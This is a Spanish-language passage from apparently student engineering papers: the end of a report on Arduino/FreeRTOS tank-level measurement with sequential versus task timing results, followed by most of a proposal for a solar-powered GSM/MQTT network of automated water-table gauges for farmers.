Las clases encargadas de llevar a cabo el proceso de medición son las siguientes:

- Sensores.java
  En esta clase encontraremos los métodos encargados de poner el texto correspondiente a cada una de las casillas de la interfaz.
- Sensor.java
  Esta clase será la encargada de realizar la comunicación del puerto serial a través del puerto COM3.

2.2.4.1. Tiempo obtenido del sistema usando secuencial

Resultados del tiempo de un código secuencial.



Figura 2

Como podemos observar en la Figura 2 el tiempo que tardó un código secuencial en obtener 100 muestras es de 49 segundos.

2.2.4.2. Tiempo obtenido del sistema usando tareas

Resultados del tiempo de un código implementando tareas.



Figura 3

Como podemos observar en la Figura 3 el tiempo que tardó un código secuencial en obtener 100 muestras es de 36 segundos.

2.2.5. Tabla de muestras

Las muestras obtenidas para los primeros 25 resultados se pueden ver en la Figura 4.




Figura 4

2.3. Problemas durante el desarrollo

El principal conflicto a la hora de desarrollar el trabajo ocurrió con las librerías y la búsqueda de aquellas necesarias y compatibles con los elementos a disposición para la realización de dicho proyecto.

El segundo consistió en la documentación del sistema operativo y la necesidad de comprenderlo a fin de poder ejercer su correcto uso y óptimo funcionamiento. Eventualmente, estos fueron resueltos, ya sea con una búsqueda más exhaustiva o un mayor tiempo para informarse.

Durante la práctica, se han experimentado alteraciones inesperadas en los resultados, tales provocados por la sensibilidad de los sensores pues una ligera inclinación o la presencia de un ruido fuerte es capaz de modificar los resultados, dando estos erróneos.

2.4. Implementación en Tanques Petrolíferos

En base a una investigación entre los sensores y sondas industriales que se utilizan en la actualidad, se pudo notar que la mayoría de estos dispositivos se encuentran combinados en un solo sensor capaz de realizar todas las mediciones posibles dentro de los tanques petroleros. Estas sondas permiten medir la temperatura, el volumen y los fluidos que se encuentran en los tanques.

Las grandes prestaciones de los sistemas actuales impactan directamente en el precio de los sensores generando esto una gran limitante para los inversores.

El sistema desarrollado en este proyecto puede realizar mediciones del volumen de los fluidos dentro de un tanque de 4m de alturas con un margen de error un poco más elevado que los sensores industriales. Sin embargo la optimización en el consumo de recursos puede mejorar la precisión y la velocidad de toma de muestras por lo que podría tomarse como una alternativa eficaz para la medición del volumen en tanques con dimensiones conocidas.

El diseño del dispositivo utilizado tiene un costo muy inferior comparado al de los sensores industriales. Esta diferencia puede ser una ventaja que permita la implementación de estos sistemas en los casos que no se dispongan de gran cantidad de fondos.

2.4.1. Dispositivos disponibles en el mercado

Actualmente para la medición del volumen de petróleo dentro de los tanques se utilizan sondas que se introducen en los mismos.

Un ejemplo de estos tipos de sondas son las desarrolladas por Veeder-Root [4] que cuentan con la características de realizar mediciones y enviar alertas del estado en el que se encuentra el tanque, como por ejemplo si se han detectado fugas que de no ser detectadas generan un gran daño al medio ambiente. Las características de estas sondas son las siguientes:

- Dimensiones - Medidas estándar o customizadas de hasta 34"
- Certificación de detección de Pérdidas
    - US EPA – 0.38 or 0.76 LPH
    - Spanish ICIM – 0.10 LPH
- Longitud de Cable Hasta 3mH
- Float Kit Kits de flotas hasta 4 pulgadas

- Temperatura de Mantenimiento -40°C a +60°C
- Temperatura de Operación -40°C a +60°C
- Alarma de Combustible Cuando el combustible llega a los 1.5″en altura
- Alerta de Agua Cuando los niveles de agua llegan a 1.7″en altura

Si bien este tipo de productos son los recomendados, el precio en el que se comercializan y la optimización conseguida en los kits como el desarrollado en este trabajo, permiten que se pueda tomar la decisión de evitar estos sensores costosos.

3. Conclusiones

Se concluye que, al comparar dos códigos desarrollados con un paradigma diferente pueden verse las ventajas que uno tiene a comparación del otro, así mismo también se observan las desventajas de la implementación de este. Así que conociendo sus debilidades como habilidades de cada paradigma se puede enfocar o tener cuidado al momento de desarrollar cuales son los puntos críticos y cuáles no, como, por ejemplo, ganar velocidad pero perder exactitud.

Por último, la aplicación a nivel industrial del sistema desarrollado puede ser una opción viable en algunos casos ya que permite manejar datos generales a un costo monetario mucho menor que su contraparte. Sin embargo, una implementación de este dispositivo generaría una pérdida en el control de varias variables que sí estaban controladas con las sondas industriales dedicadas a la tarea mencionada.

Referencias

[1] Arduino Mega 2560 Rev3 Arduino. Consultado el 18 de diciembre de 2018.

[2] Why RTOS and What is RTOS? FreeRTOS. Consultado el 18 de diciembre de 2018.

[3] HC-SR04 Sparkfun. Consultado el 18 de diciembre de 2018.

[4] Sensores Gilbarco Veeder - Root - Deteccion de contaminacion y perdida de combustible DataOil . Consultado el 18 de diciembre de 2018.

Propuesta de red de freatímetros autónomos

Brian Sajewicz, Chistian Molina, Lucas Blasco, Lucas Domínguez
briansaj@hotmail.com, christian0092@hotmail.com, lcs.blsc@gmail.com, lucasdominguez_2@hotmail.com
UTN Facultad Regional Trenque Lauquen

Resumen

El presente Trabajo Práctico presenta una propuesta para la construcción de una red de freatímetros autónomos que nutrirán de información a una plataforma digital, permitiendo la visualización de resultados de manera simple para una eficaz toma de decisiones. Un freatímetro es un dispositivo que permite obtener la distancia a la que se encuentra el agua desde la superficie del terreno (nivel freático).

La posibilidad de obtener el nivel freático en cualquier momento de manera automatizada, permite generar un estudio histórico de la evolución del mismo y su correlación con otras variables, como son la temperatura y humedad, tanto del suelo como del ambiente. Procesando toda esta información en forma oportuna permite tomar decisiones y reaccionar de manera proactiva a las variaciones producidas, por ejemplo, anticiparnos a una inundación o sequía para evitar pérdidas en los cultivos.

1. Introducción

La capa freática, es la primera capa de agua subterránea que se encuentra al realizar una perforación. Está sujeta a la presión atmosférica y sometida a un alto impacto de contaminación humana. Se destaca por su movilidad en el tiempo, tanto ascendente como descendente, con un relieve muy plano y pobres redes de escurrimiento superficial. Esa fluctuación depende fundamentalmente del agua de lluvia que se infiltra migrando a la zona de saturación.

La napa freática puede constituirse en un factor de incremento de la productividad debido a la disponibilidad hídrica en la franja capilar, que tiene un espesor variable entre 0,8 y 1,2 metros (según la textura del suelo) generando un aporte extra de agua en momentos en los que las precipitaciones no alcanzan para cubrir la demanda hídrica de los cultivos [1].

Por otro lado, esta influencia puede tornarse perjudicial cuando, por su cercanía a la superficie, la napa causa anegamiento y anoxia al cultivo, que en algunas zonas de nuestro país puede ascender casi a nivel de la superficie del terreno, creando un serio problema a los productores agrícolas.

Según el informe de Pablo Bollatti, especialista del INTA Marcos Juárez, difundido en 2018 [2], la banda óptima de utilización de la napa freática por los cultivos en suelos sin impedimentos físicos oscila entre 1,40 a 2,40 metros para el maíz, entre 1,20 a 2,20 metros para la soja y entre 0,70 a 1,65 metros para el trigo. Sabiendo esto, Bollatti subraya la necesidad de monitorear y conocer su nivel para saber si va a resultar favorables o perjudiciales para los cultivos y, sobre la base de esta información, elaborar una estrategia para la campaña.

Para obtener el nivel freático se utiliza un freatímetro, basado estructuralmente en un modelo tradicional y básico propuesto por el INTA[1] [3]. Actualmente es la herramienta más utilizada para realizar este tipo de mediciones, principalmente por los productores agropecuarios con el fin de realizar ajustes a las técnicas de siembra y cosecha.




Figura 1. Freatímetro propuesto por el INTA.

[1] INTA, Instituto Nacional de Tecnología Agropecuaria.

Este consiste en un tubo de PCV de 2 pulgadas de diámetro y 4 metros de largo que se entierra en el suelo unos 3,7 metros, quedando lo restante sobresaliendo del suelo para evitar filtraciones por el tubo (ver **Figura 1**). Además, a la parte lateral del tubo que queda bajo la superficie se le deben realizar una serie de perforaciones cada 10 centímetros con una mecha de hasta 8 milímetros para permitir el ingreso del agua.

Este tipo de freatímetro "casero" implica que una persona se traslade hasta él y realice la medición manualmente, resultando ser un proceso costoso operativamente por los tiempos que supone realizarlo de forma periódica y a su vez, la medición queda a criterio del observador, dando lugar al error humano.

Por estos motivos, se propone el siguiente trabajo con el objetivo de automatizar este proceso y registrar las mediciones en una plataforma que permitan su posterior visualización.

2. Metodología

Para la obtención del nivel freático de manera autónoma haremos uso de una tarjeta Arduino, un sensor ultrasónico encargado de medir la altura de la napa y sensores de temperatura y humedad. La transmisión de los datos se realizará mediante un módulo GSM conectado a una red de telefonía móvil. Su aprovisionamiento de energía va estar dado por baterías recargadas por un panel solar.

Procesamiento




Figura 2. Placa Arduino.

Arduino es una plataforma de desarrollo basada en una placa electrónica de hardware libre que incorpora un microcontrolador re-programable y una serie de pines hembra, los que permiten establecer conexiones entre el microcontrolador y los diferentes sensores y actuadores de una manera muy sencilla.

Un microcontrolador (también denominado MCU) es un circuito integrado que contiene las tres principales unidades funcionales de una computadora: unidad central de procesamiento, memoria y periféricos de entrada/salida. Este se encuentra instalado en el interior de la placa Arduino y se encarga de controlar funciones o acciones. Al estar basado en microcontroladores se puede programar lógicamente, es decir, es posible la creación de programas utilizando un lenguaje propio basado en C/C++ mediante su IDE[2]. Aquí es donde radica la potencia de esta placa, en el software y no en el hardware, ya que ha logrado empaquetar los complejos y desordenados detalles de programación de microcontroladores en librerías fáciles de usar con el fin de convertir problemas que se resolvían de una manera compleja por medio de hardware en problemas de software fáciles de resolver [4].

La estructura básica de un programa se compone de al menos dos funciones que contienen declaraciones o instrucciones. La función *setup* debe contener la declaración de las variables. Es la primera función a ejecutar en el programa, se ejecuta sólo una vez, y se utiliza por ejemplo para configurar o inicializar las entradas/salidas. La función *loop* contiene el código que se ejecutará continuamente (lectura de entradas, activación de salidas, etc.) Esta función es el núcleo de todos los programas y en donde se encuentra casi toda la lógica del mismo.

Arduino fue proyectado con la finalidad de ser de fácil comprensión, programación y aplicación, al igual que está orientado para ser multiplataforma, es decir, podemos configurarlo en entornos Windows, GNU/Linux y Mac OS. Por este motivo, se posiciona como una plataforma ideal para el desarrollo de prototipos electrónicos ya que el desarrollador solo necesita tener conocimientos básicos de electrónica. Además, existe una comunidad amplia de personas trabajando en la plataforma lo cual genera una cantidad de documentación bastante extensa y abarca casi cualquier necesidad.

Medición del nivel freático

Para obtener la distancia a la napa freática se utilizará un sensor ultrasónico. Estos sensores basan su funcionamiento en la utilización de ondas acústicas a frecuencias superiores a los 20 KHz, inaudibles por el oído humano.

Los sensores ultrasónicos están formados por dos transductores, un emisor y un receptor, situados uno al lado del otro, o bien un mismo transductor que actúa de emisor y receptor.

Hay diferentes modos de generar y recibir ondas ultrasónicas para la medición de distancias. Comúnmente se pueden emplear ondas continuas o también ondas en forma de pulso. Particularmente el sensor a utilizar emplea ondas en forma de pulso. La medición de la distancia se basa en la estimación del tiempo que transcurre entre la emisión de un

[2] IDE, Entorno de desarrollo integrado.

corto tren de pulsos, y su recepción después de haber sido reflejado por algún objeto del entorno (ver **Figura 3**). Este período de tiempo se conoce comúnmente como tiempo de vuelo [5].




Figura 3. Representación del funcionamiento de un sensor ultrasónico.

La distancia al objeto puede obtenerse mediante la ecuación (1).

$$d = \frac{1}{2} v\, t \quad (1)$$

Donde v es la velocidad del sonido en el medio de transmisión, el aire, y t el tiempo de vuelo. Esta técnica también aplica cuando el objeto es un líquido, ya que el mismo provoca la reflexión por el cambio de densidad respecto al aire. La exactitud en la medición de las distancias depende del conocimiento de v y de la correcta estimación de t. Los factores ambientales repercuten en los resultados obtenidos ya que la densidad del aire depende de la temperatura, influyendo sobre la velocidad del sonido según la fórmula (2).

$$v = v_0 \sqrt{1 + \frac{T}{273}} \quad (2)$$

Donde v_0 es la velocidad del sonido a 0 °C (331,5 m/s) y T es la temperatura en °C.

Consideramos que el efecto de la temperatura no es de gran importancia debido a que el error relativo es de 0,18 % por cada °C, existiendo la posibilidad de compensar el efecto tomando como referencia la temperatura obtenida a través de los sensores a utilizar.

Finalmente, el sensor ultrasónico traduce su medición de distancia a un pulso eléctrico capaz de ser interpretado por el microcontrolador.

Temperatura y humedad

Conocer las condiciones climáticas es de suma importancia para el productor agropecuario ya que afecta directamente la producción. Su influencia en un cultivo determinado depende de las características geográficas y de las condiciones de producción. Muchos de ellos obtienen estos datos de estaciones meteorológicas cercanas, pero no tienen un conocimiento exacto de su entorno local. Teniendo en cuenta esta situación nos parece oportuno incorporar sensores de temperatura y humedad al dispositivo con el objetivo de informar sus valores en tiempo real in situ.

El dispositivo censará la temperatura y humedad tanto del suelo como del ambiente. Para la obtención de dichas mediciones se pueden utilizar distintos tipos de sensores, cuya conexión, manejo y precisión, entre otras cuestiones, varían de acuerdo al sensor elegido.




Figura 4. Sensores de temperatura y humedad.

Utilizaremos dos sensores compatibles con nuestro microcontrolador para incorporar esta funcionalidad de forma sencilla y económica. Uno de ellos conectado a una entrada analógica, que nos informará la humedad del suelo, y el otro a una digital que nos facilitará la temperatura y humedad del ambiente.

Transmisión de datos

Para la transmisión de los datos nos apoyaremos en la tecnología de GSM[3]. Se trata de un estándar muy utilizado desde principios de siglo y también conocido como 2G debido a que supuso un salto de las comunicaciones analógicas a las digitales. Si bien hoy en el mundo se está probando el 5G, GSM sigue siendo uno solución viable para numerosos proyectos especialmente en países en vías de desarrollo en los que internet móvil aún no está desplegado en su totalidad, pero cuentan con suficiente infraestructura de esta tecnología previa.

Por otra parte, se presenta como una solución de conectividad económica para zonas de difícil acceso a internet, como los sectores agropecuarios, respecto de la inversión que suponen soluciones como la instalación de

[3] GSM, Sistema global para las comunicaciones móviles.

enlaces inalámbricos de varios kilómetros con algún proveedor del servicio.

Para conseguir un rendimiento máximo de la batería y un mínimo costo de servicio, se renunciará a algunas de las funciones habituales, como la comunicación continua tipo polling o el control de proceso continuo. Limitando la conexión solo a avisos de alarmas y volcado de históricos, se minimiza el flujo constante de comunicación lo que se traduce en una reducción del costo del servicio.

El proyecto utilizará los servicios de GSM en forma dual, con esto queremos decir que permitirá la obtención de datos y configuración del dispositivo mediante mensajes SMS y a su vez se conectará con un servidor remoto vía GPRS para el envío periódico de datos para que posteriormente puedan ser procesados.




Figura 5. Arquitectura de red propuesta.

Como apreciamos en la **Figura 5**, el freatímetro se comunica vía GSM/GPRS con la estación de telefonía móvil. Esto brinda la posibilidad de acceder a los datos desde cualquier parte, solo con un dispositivo conectado a internet.

Red de freatímetros

Como dijimos anteriormente, debemos minimizar la comunicación para optimizar costos y autonomía. En un escenario donde tenemos varios freatímetros obteniendo información de diferentes puntos a la vez, tenemos que pensar en desplegar una infraestructura de red con el fin de realizar un previo filtrado de los datos y comunicar lo realmente importante. Por ello, es necesario un software que facilite la interconexión, es aquí donde entrará en juego el uso del IoT[4].

La esencia del IoT es conectar y comunicar cualquier cosa mediante internet. Conseguir interconectar millones de dispositivos, trabajando a niveles de red diferentes y generando una gran cantidad de eventos no es una tarea sencilla. Un middleware IoT facilita la integración entre la comunicación de los dispositivos, además de soportar una interoperabilidad dentro de los diferentes servicios y aplicaciones.

Hay cientos de middleware IoT existentes, cada uno desarrollado para cumplir una cierta función. Elegir uno entre tantos para ser usado en un escenario IoT puede ser una tarea algo compleja. Se utilizará MQTT[5] como protocolo de soporte para la red de freatímetros planteada.

MQTT es un protocolo de mensajería de publicación/suscripción, extremadamente simple y liviano, diseñado para dispositivos restringidos y redes de bajo ancho de banda, alta latencia o poco confiables. Los principios de diseño son minimizar el ancho de banda de la red y los requisitos de recursos del dispositivo al mismo tiempo que se intenta garantizar la confiabilidad y cierto grado de garantía de entrega. Estos principios también hacen que el protocolo sea ideal para el emergente mundo de dispositivos conectados M2M[6] o IoT, y para aplicaciones móviles donde el ancho de banda y la energía de la batería son muy importantes [6].




Figura 6. Arquitectura MQTT aplicada a red de freatímetros.

Está orientado a mensajes, definidos como un fragmento discreto de datos, y basado en un modelo cliente/servidor, donde cada dispositivo es un cliente y se conecta a un servidor conocido como *broker*. Los clientes realizan conexiones de tipo TCP[7] con el broker y este se encarga de reenviar los datos entre los diferentes dispositivos, actuando como intermediario. Los mensajes deben de *publicarse* en un canal, conocido como *topic*, en donde los clientes interesados en obtener dicha información se *suscriben* para

[4] IoT, Internet de las cosas.
[5] MQTT, Message Queuing Telemetry Transport.
[6] M2M, Máquina a máquina.
[7] TCP, Protocolo de Control de Transmisión.

recibirla. Cada cliente suscrito a un topic recibe todos los mensajes publicados en dicho canal.

Entre sus principales características, podemos mencionar [7]:

- *Última voluntad y testamento*: los clientes pueden registrar un mensaje personalizado para que el broker lo envíe si se desconectan. Estos mensajes se pueden usar para alertar a los suscriptores cuando un dispositivo se retira de la red.
- *Persistencia*: tiene soporte para mensajes persistentes que se almacenan en el broker. Solo se almacena el mensaje persistente más reciente.
- *Seguridad*: los brokers pueden solicitar una autenticación de usuario y contraseña a los clientes para conectarse. Para garantizar la privacidad, la conexión TCP también puede encriptarse. También se puede agregar seguridad adicional mediante una aplicación externa que encripta los datos.
- *Calidad de servicio (QoS)*: admite tres niveles de calidad de servicio:
    1. *Fire and forget (QoS 0)*: con esta configuración, los mensajes se entregan de acuerdo con el mejor esfuerzo de la red subyacente. No se espera una respuesta y no se definen semánticas de reintento en el protocolo. Este es el nivel más bajo de calidad de servicio y, desde una perspectiva de rendimiento, agrega valor, ya que es la forma más rápida de enviar un mensaje utilizando MQTT.
    2. *Delivered at least once (QoS 1)*: el cliente o el servidor intentarán entregar el mensaje al menos una vez. Pero puede haber un mensaje duplicado.
    3. *Delivered exactly once (QoS 2)*: este es el nivel más alto de calidad de servicio. Los flujos de protocolo adicionales aseguran que no se entreguen mensajes duplicados a la aplicación receptora. El mensaje se entrega una vez y solo una vez cuando se utiliza.

Aunque el protocolo está diseñado para ser liviano, tiene inconvenientes para dispositivos muy limitados. Cada cliente debe admitir TCP y, por lo general, mantendrá una conexión abierta al broker en todo momento. Para algunos entornos donde la pérdida de paquetes es alta o los recursos informáticos son escasos, esto es un problema.

Autonomía

La fuente de alimentación es un problema, ya que el dispositivo está pensado para ser usado en medio de un terreno donde difícilmente tendremos acceso a una toma de corriente, obligando a proveer la energía con baterías para su funcionamiento. Además, se deberá implementar un circuito de carga que utilice un panel solar aprovechando la energía del sol para mantenerla cargada.

Este dispara otro problema que es la eficiencia operativa del dispositivo, ya que la energía solar proporciona un medio lento de carga, por lo cual debemos reducir su consumo al mínimo. Como solución usaremos el modo de suspensión (sleep mode) que ofrece Arduino y reduce el consumo drásticamente.

Analizando el funcionamiento del dispositivo, debemos realizar acciones periódicas de tiempo en tiempo, como la toma de lecturas de los sensores o el envío de mensajes al servidor, pero la mayor parte del tiempo no va a estar realizando ninguna acción más que un loop continuo. Sin embargo, esto significa un consumo y aquí es donde podemos ser más eficientes.

Existen de 6 modos de funcionamiento de ahorro de energía diferentes que desactivan más o menos características con la finalidad de conseguir consumos más reducidos. El consumo para cada modo es [8]:

- SLEEP_MODE_IDLE: 15 mA.
- SLEEP_MODE_ADC: 6,5 mA.
- SLEEP_MODE_PWR_SAVE: 1,62 mA.
- SLEEP_MODE_EXT_STANDBY: 1,62 mA.
- SLEEP_MODE_STANDBY : 0,84 mA.
- SLEEP_MODE_PWR_DOWN : 0,36 mA.

Podemos manejar de forma manual todas estas características de bajo consumo en el sistema. Sin embargo, disponemos de una librería llamada Low Power desarrollada por RocketStream que facilita mucho esta tarea, ofreciéndonos una sencilla API[8] a través de la cual podemos administrar dicho modo. Concretamente, debemos especificar los siguientes valores:

- SLEEP_xS: especificamos el tiempo en que se encontrará suspendido.
- ADC_OFF: apaga los convertidores analógico-digital.
- BOD_OFF: apaga el circuito de Brown Out Detection, sirve como detector de niveles de tensión peligrosamente bajos que podrían incluso llegar dañar los circuitos.

Al entrar en modo de suspensión, la ejecución del programa se detendrá en ese punto. Para reanudarla, el microcontrolador debe ser encendido por medio de uno de sus módulos internos de hardware, temporizador expirado, interrupción externa, WDT[9], etc.

Existe un caso adicional, el usuario tiene la posibilidad de consultar el estado actual en cualquier momento, si el dispositivo se encuentra suspendido debemos encenderlo para atender su petición y para esto haremos uso de las interrupciones por hardware (señal que interrumpe la actividad normal del microcontrolador). Cuando un evento

[8] API, Interfaz de programación de aplicaciones.

[9] WDT, Watch Dog Timer.

dispara una interrupción, la ejecución normal del microcontrolador se suspende, guardando su estado actual para el posterior regreso, y salta a ejecutar una función especial que llamamos ISH[10]. Cuando el ISH finaliza, continua la ejecución en el punto que se encontraba anteriormente como si no hubiese pasado nada.

Como mencionamos anteriormente, la batería es uno de los elementos fundamentales en el diseño de nuestro dispositivo, por este motivo debemos elegir la que mejor se adapte a nuestras necesidades y no siempre resultará una tarea sencilla debido a la gran cantidad de opciones disponibles. En este punto debemos considerar el consumo que tendrá nuestro dispositivo en su totalidad y el tiempo que necesitamos que funcione sin recibir una recarga.

Entre los distintos tipos de baterías, para este proyecto se usará una batería de ion de litio. Vale la pena aclarar que para el uso de alguna de estas hará falta la incorporación de un regulador de voltaje. Las baterías de ion de litio se han convertido en las más utilizados para pequeños dispositivos electrónicos. Gracias a su sal de litio usada como electrolito genera la reacción química para hacer corriente eléctrica. Destacan por su alta densidad energética, su reducido y ligero tamaño con elevada unidad de carga, y por un mínimo efecto memoria, es decir, permiten múltiples cargas y descargas sin verse afectado su rendimiento.



Figura 7. Ejemplo de una bateria de litio 18650 3.7V 1800mAh.

Por último, debemos instalar un cargador solar que nos permitirá tener energía disponible en cualquier lugar y sin necesidad de un enchufe o conexión ordinaria. Lo único que necesitamos es un lugar a donde lleguen los rayos del sol.

La potencia disponible de un panel solar es muy dependiente del medio ambiente. Esto incluye tales cosas como la intensidad de luz, el tiempo y la posición, etc. La máxima potencia del panel solar para cargar una batería de ion de litio puede ser lograda regulando el voltaje del sistema alrededor del Punto Máximo de Potencia (MPP) a través de la reducción de corriente de carga cuando la demanda total de corriente del sistema y la carga de la batería excede la capacidad de corriente de salida del panel solar, la demanda total estará formada por: la demanda de corriente del sistema y la demanda de corriente de la batería.

[10] ISH, Servicio de gestión de interrupción.

Visualización de los datos

Nuestro desafío va a estar en visualizar los datos generados de una manera simple e intuitiva, siendo conscientes de que el éxito de una solución tecnológica en este ámbito está en la usabilidad y en poder demostrar una ventaja para el productor que la utilice.

Tendremos la posibilidad de obtener los datos de dos maneras diferentes. Una de ellas es enviando un mensaje de texto (SMS) al freatímetro con un código predefinido por cuestiones de seguridad e inmediatamente este responderá con el estado actual de cada variable (ver **Figura 8**).




Figura 8. Ejemplo de obtención de datos a través de SMS.

Otra forma es por medio de una aplicación web responsive, es decir, accesible desde diferentes dispositivos como pueden ser una computadora, una tablet o un teléfono inteligente. Esta desplegará en un tablero de control los datos de manera más amigable, como se muestra en la **Figura 9 y 10**, y además ofrecerá históricos de mediciones junto con herramientas para el análisis de las mismas como indicadores, gráficos, tablas, etc.

El usuario se registrará creando una cuenta con la finalidad de poder gestionar centralizadamente cada uno de sus freatímetros, para su seguimiento en forma individual o una vista general en la cual se mostrará un resumen del conjunto de las mediciones proporcionadas.




Figura 9. Ejemplo de visualización de datos para "Datos actuales".

